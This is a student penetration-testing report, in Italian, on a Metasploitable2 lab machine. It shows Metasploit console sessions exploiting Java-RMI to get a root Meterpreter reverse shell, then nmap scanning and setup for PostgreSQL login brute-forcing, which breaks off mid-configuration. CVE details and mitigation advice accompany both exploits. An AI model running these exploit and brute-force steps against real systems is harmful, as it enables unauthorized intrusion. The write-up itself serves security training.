EXPLOIT PROJECT REPORT

S7L5
CS0424IT

SIMONE LA PORTA

Table Of Contents

Introduzione

1. Exploit Java-RMI

Traccia:

- Metasploitable2 presenta un servizio vulnerabile sulla porta 1099, Java-RMI.
- Si richiede di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Obiettivi:

- Ottenere la configurazione di rete della macchina vittima.
- Raccogliere informazioni sulla tabella di routing della macchina vittima.

Requisiti di rete

Macchina attaccante (KALI):

- Indirizzo IP: **192.168.75.111**

Macchina target (Metasploitable2):

- Indirizzo IP: **192.168.75.112**

2. Exploit PostgreSQL

Traccia:

- Metasploitable2 presenta una vulnerabilità nel servizio PostgreSQL.
- Si richiede di eseguire un exploit per ottenere una sessione Meterpreter sul sistema target.

Metasploit e Meterpreter


METASPLOIT framework

- Piattaforma open-source utilizzata per il penetration testing e lo sviluppo di exploit.
- Fornisce una vasta gamma di exploit e strumenti per testare la sicurezza dei sistemi informatici.
- Consente ai tester di sicurezza di scoprire, verificare e sfruttare le vulnerabilità nei sistemi target, aiutando a migliorare le difese contro le minacce.

METERPRETER payload

- Payload avanzato utilizzato all'interno del Metasploit framework. È una shell interattiva che fornisce un ambiente di esecuzione post-exploit flessibile e dinamico.
- Viene iniettato nella memoria del processo della vittima e consente il controllo remoto del sistema compromesso senza scrivere file sul disco, riducendo la possibilità di rilevamento.
- Offre numerose funzionalità, come il dumping delle credenziali, il controllo della webcam, e la raccolta di informazioni di sistema.

Configurazione di rete e connettività



Exploit #1: Java-RMI (CVE-2011-3556)

Dettagli tecnici

CVE ID: CVE-2011-3556

- Descrizione CVE: “Una vulnerabilità non specificata nel componente Java Runtime Environment in Oracle Java consente agli aggressori remoti di compromettere la riservatezza, l’integrità e la disponibilità del sistema relativo a RMI.”

- Data di pubblicazione: 19 ottobre 2011


- Impatti potenziali:
  - Compromissione completa del sistema.
  - Possibilità di eseguire comandi arbitrari con i permessi dell’utente che esegue il processo Java.
  - Accesso non autorizzato ai dati sensibili.

- Codici CVE correlati
  - CVE-2010-3867: altra vulnerabilità correlata a RMI presente in versioni precedenti di Java.

Exploit #1: Java-RMI (CVE-2011-3556)

Metodi di mitigazione

- **Aggiornamento**: installare gli aggiornamenti forniti da Oracle per risolvere questa vulnerabilità.
- **Configurazione sicura:** disabilitare il servizio RMI se non necessario o limitarne l'accesso attraverso firewall e configurazioni di rete sicure.
- **Monitoraggio**: implementare sistemi di monitoraggio per rilevare tentativi di accesso non autorizzati al servizio RMI.



Exploit #1: Java-RMI (CVE-2011-3556)


Identificazione del servizio

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1099 -A 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 13:26 CEST
Nmap scan report for 192.168.75.112
Host is up (0.00061s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
```


Scansione con Nmap per verificare la presenza del servizio in esecuzione sulla porta 1099 in ascolto.

Exploit #1: Java-RMI (CVE-2011-3556)

Avvio Metasploit e ricerca exploit



- Avvio di Metasploit tramite il comando "msfconsole".
- Ricerca di un possibile exploit tramite il comando "search java_rmi".
- Scelto exploit "java_rmi_server".



- Payload Meterpreter già selezionato di default.
- Necessario solamente impostare RHOSTS/LHOST con gli indirizzi IP di macchina target/attaccante.

Exploit #1: Java-RMI (CVE-2011-3556)

Set-up ed exploit

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.75.112
RHOSTS => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/usi
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generat
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.75.111
LHOST => 192.168.75.111
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/w93mGu8OW7G
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:39782) at 2024-07-12 13:31:14 +0200

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe92:c3e0
IPv6 Netmask : ::
```

- Exploit e injection del payload.
- Avvio sessione Meterpreter.

- Check macchina target e impostazioni di rete tramite i comandi "sysinfo", "ipconfig".

Exploit #1: Java-RMI (CVE-2011-3556)

Set-up ed exploit

```
meterpreter > shell
Process 1 created.
Channel 1 created.

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

whoami
root

pwd
/
```

- Ottenimento tabella di routing della macchina target tramite il comando "route".
- Completo controllo sulla macchina remota tramite shell.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway  Metric  Interface
    ------          -------         -------  ------  ---------
    127.0.0.1       255.0.0.0       0.0.0.0
    192.168.75.112  255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                      Netmask  Gateway  Metric  Interface
    ------                      -------  -------  ------  ---------
    ::1                         ::       ::
    fe80::a00:27ff:fe92:c3e0    ::       ::
```

Exploit #2: PostgreSQL (CVE-2007-6600)

Dettagli tecnici

CVE ID: CVE-2007-6600

- Descrizione CVE: “Una vulnerabilità nella gestione dei file di PostgreSQL consente agli aggressori di eseguire codice arbitrario sul sistema host sfruttando i permessi impropri del servizio PostgreSQL. Questa vulnerabilità può essere sfruttata caricando un file condiviso malevolo sul server PostgreSQL e successivamente eseguendolo con i privilegi del processo PostgreSQL.”

- Data di pubblicazione: 9 gennaio 2008


- Impatti potenziali:
  - Compromissione completa del sistema.
  - Possibilità di eseguire comandi arbitrari con i permessi del servizio PostgreSQL.
  - Accesso non autorizzato ai dati sensibili.

- Codici CVE correlati
  - CVE-2006-2313: vulnerabilità di gestione dei file in PostgreSQL che potrebbe permettere l’esecuzione di codice arbitrario tramite file UDF (User Defined Functions) malevoli.
  - CVE-2009-3720: vulnerabilità nei permessi di directory temporanee in PostgreSQL che permette l’esecuzione di codice arbitrario.

Exploit #2: PostgreSQL (CVE-2007-6600)

Metodi di mitigazione

- **Aggiornare il servizio PostgreSQL.**
- **Configurazione sicura:**
  - Eseguire PostgreSQL come utente non privilegiato.
  - Impostare permessi stretti sui file di configurazione di PostgreSQL.
- **Disabilitare funzionalità non necessarie.**
- **Imporre l’uso di password forti.**
- **Isolare il servizio PostgreSQL** tramite tecniche come containerizzazione o macchine virtuali.
- **Monitoraggio**: implementare sistemi di monitoraggio per rilevare tentativi di accesso non autorizzati al servizio RMI.



Exploit #2: PostgreSQL (CVE-2007-6600)

Identificazione del servizio

- Scansione con Nmap per identificare il servizio.
- Rilevato servizio PostgreSQL in esecuzione sulla porta 5432.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 5432 -A 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 15:37 CEST
Nmap scan report for 192.168.75.112
Host is up (0.0013s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-07-12T13:37:43+00:00; +1s from scanner time.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```

Exploit #2: PostgreSQL (CVE-2007-6600)

Avvio Metasploit e ricerca exploit

```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                   .                normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                  .                normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli                          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager Li
   3      \_ target: Automatic                                               .                .          .      .
   4      \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .                .          .      .
   5      \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .                .          .      .
   6      \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .                .          .      .
   7      \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows  .                .          .      .
   8      \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows  .                .          .      .
   9      \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux  .                .          .      .
   10     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux  .                .          .      .
   11  auxiliary/admin/http/manageengine_pmp_privesc                         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   12  exploit/multi/postgres/postgres_copy_from_program_cmd_exec            2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   13     \_ target: Automatic                                               .                .          .      .
   14     \_ target: Unix/OSX/Linux                                          .                .          .      .
   15     \_ target: Windows - PowerShell (In-Memory)                        .                .          .      .
   16     \_ target: Windows (CMD)                                           .                .          .      .
   17  exploit/multi/postgres/postgres_createlang                            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   18  auxiliary/scanner/postgres/postgres_dbname_flag_injection             .                normal     No     PostgreSQL Database Name Command Line Flag Injection
   19  auxiliary/scanner/postgres/postgres_login                             .                normal     No     PostgreSQL Login Utility
   20  auxiliary/admin/postgres/postgres_readfile                            .                normal     No     PostgreSQL Server Generic Query
   21  auxiliary/admin/postgres/postgres_sql                                 .                normal     No     PostgreSQL Server Generic Query
   22  auxiliary/scanner/postgres/postgres_version                           .                normal     No     PostgreSQL Version Probe
   23  exploit/linux/postgres/postgres_payload                               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   24     \_ target: Linux x86                                               .                .          .      .
   25     \_ target: Linux x86_64                                            .                .          .      .
   26  exploit/windows/postgres/postgres_payload                             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   27     \_ target: Windows x86                                             .                .          .      .
   28     \_ target: Windows x64                                             .                .          .      .
   29  auxiliary/admin/http/rails_devise_pass_reset                          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   30  exploit/multi/http/rudder_server_sqli_rce                             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   31  post/linux/gather/vcenter_secrets_dump                                2022-04-15       normal     No     VMware vCenter Secrets Dump


Interact with a module by name or index. For example info 31, use 31 or use post/linux/gather/vcenter_secrets_dump
```

- Avvio di Metasploit tramite il comando "msfconsole".
- Ricerca di un possibile exploit tramite il comando "search postgresql".
- Scelto exploit "postgres_login" per effettuare il brute-force delle credenziali di login a PostgreSQL.

Exploit #2: PostgreSQL (CVE-2007-6600)

Set-up variabili brute-force login

```
msf6 > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                Required
   ----              ---------------                                                --------
   ANONYMOUS_LOGIN   false                                                          yes
   BLANK_PASSWORDS   false                                                          no
   BRUTEFORCE_SPEED  5                                                              yes
   CreateSession     false                                                          no
   DATABASE          template1                                                      yes
   DB_ALL_CREDS      false                                                          no
   DB_ALL_PASS       false                                                          no
   DB_ALL_USERS      false                                                          no
   DB_SKIP_EXISTING  none                                                           no
   PASSWORD                                                                         no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt  no
   Proxies                                                                          no
   RETURN_ROWSET     true                                                           no
   RHOSTS                                                                           yes
   RPORT             5432                                                           yes
   STOP_ON_SUCCESS   false                                                          yes
   THREADS           1                                                              yes
   USERNAME                                                                         no
   USERPASS_FILE     /usr/share/metasploit-framework/data/
   USER_AS_PASS      false
   USER_FILE         /usr/share/metasploit-framework/data/
   VERBOSE           true
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf6 auxiliary(scanner/postgres/postgres_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/postgres/postgres_login) > set DATABASE template1
DATABASE => template1
